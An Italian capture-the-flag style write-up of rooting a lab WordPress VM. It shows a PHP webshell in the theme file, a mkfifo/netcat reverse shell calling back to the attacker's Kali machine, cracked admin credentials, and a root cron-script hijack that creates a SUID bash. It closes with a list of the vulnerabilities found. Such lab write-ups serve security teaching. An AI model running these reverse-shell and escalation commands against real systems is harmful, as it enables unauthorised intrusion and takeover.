                    <h1 class="page-title screen-
reader-text"><?php single_post_title(); ?></h1>
```

Editor tema WordPress: webshell PHP inserita in index.php



Verifica webshell: output "www-data" visibile nel sorgente HTML


6. Reverse Shell con Netcat

Per ottenere una shell interattiva ho messo in ascolto netcat su Kali e utilizzato la webshell per far connettere il target tramite mkfifo, tecnica necessaria perche' la versione di netcat sul target non supportava il flag -e.

```
# Su Kali:
nc -lvnp 4444

# Dalla webshell:
?cmd=rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.56.102+4444+>/tmp/f

# Risultato su Kali:
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103]
$
```



[\[Retired\] This blog is no longer being maintained](#)

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

 Author [john](#) Posted on [March 7, 2018](#) Leave a comment on [\[Retired\] This blog is no longer being maintained](#) Edit "[\[Retired\] This blog is no longer being maintained](#)"

[Hello world!](#)

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

 Author [admin](#) Posted on [March 7, 2018](#) Comment on [Hello world!](#) Edit "[Hello world!](#)"

Search for:

Recent Posts

- [\[Retired\] This blog is no longer being maintained](#)
- [Hello world!](#)

Recent Comments

- [Mr WordPress](#) on [Hello world!](#)

Archives

- [March 2018](#)

Categories

- [Uncategorized](#)

Meta

- [Site Admin](#)
- [Log out](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.org](#)

[Deprecated WordPress blog](#) Proudly powered by [WordPress](#)

Reverse shell attiva: connessione netcat dalla VM target a Kali

7. Privilege Escalation a Root

7.1 Analisi del crontab e sfruttamento

Dalla shell interattiva ho analizzato `/etc/crontab`, trovando lo script `/usr/local/bin/cleanup` eseguito ogni minuto da root con permessi `rxwxrwx` (scrivibile da qualsiasi utente). Ho aggiunto un comando per copiare bash con il bit SUID, ottenendo dopo un minuto una bash eseguibile come root.

```
# Analisi crontab:
cat /etc/crontab
# * * * * * root /usr/local/bin/cleanup

# Permessi del file:
ls -la /usr/local/bin/cleanup
# -rwxrwxrwx 1 root root

# Sfruttamento:
echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash" >> /usr/local/bin/cleanup
```

```
(kali㉿ kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 36898
/bin/sh: 0: can't access tty; job control turned off
$ echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash" >> /usr/local/bin/cleanup
$
```

Aggiunta del comando malevolo al file cleanup tramite shell netcat

7.2 Accesso root e lettura del flag

Dopo un minuto il cron ha eseguito lo script come root, creando /tmp/bash con bit SUID. Ho lanciato la bash con il flag -p per mantenere i privilegi elevati, ottenendo il prompt root e leggendo il flag finale.

```
# Verifica SUID:
ls -la /tmp/bash
# -rwsr-sr-x 1 root root 920788

# Escalation a root:
/tmp/bash -p -i
# bash-4.2#
whoami
# root

cat /root/flag.txt
# Congratulations! You were able to obtain root permissions on this VM.
```

8. Riepilogo della Kill Chain

Fase	Descrizione
1. Ricognizione	nmap: IP target 192.168.56.103, porte 21/22/80 aperte
2. Enumerazione	dirb: trovato robots.txt con /backup_wordpress nascosta
3. OSINT	Blog WordPress: identificato utente "john" come amministratore IT
4. Cracking	Hydra su wp-login.php: trovata password "enigma" per john
5. Accesso	Login al pannello WordPress admin con john:enigma
6. Webshell	Modifica index.php del tema: webshell PHP con system()

7. Shell	Reverse shell via netcat con mkfifo: accesso come www-data
8. Escalation	Crontab: script cleanup (rwxrwxrwx) eseguito da root ogni minuto
9. Root	Bit SUID su /tmp/bash: accesso root, lettura flag confermata

9. Vulnerabilita Identificate

Vulnerabilita	Descrizione
Password debole	"enigma" presente in wordlist darkweb2017 di 10.000 voci
robots.txt esposto	Rivelava directory /backup_wordpress non pubblica
WordPress obsoleto	Versione 4.5 abbandonata con editor tema abilitato
Editor tema attivo	Permetteva modifica diretta dei file PHP del server
Permessi cleanup	Script /usr/local/bin/cleanup con permessi rwxrwxrwx
Cron da root	Script modificabile da qualsiasi utente eseguito ogni minuto da root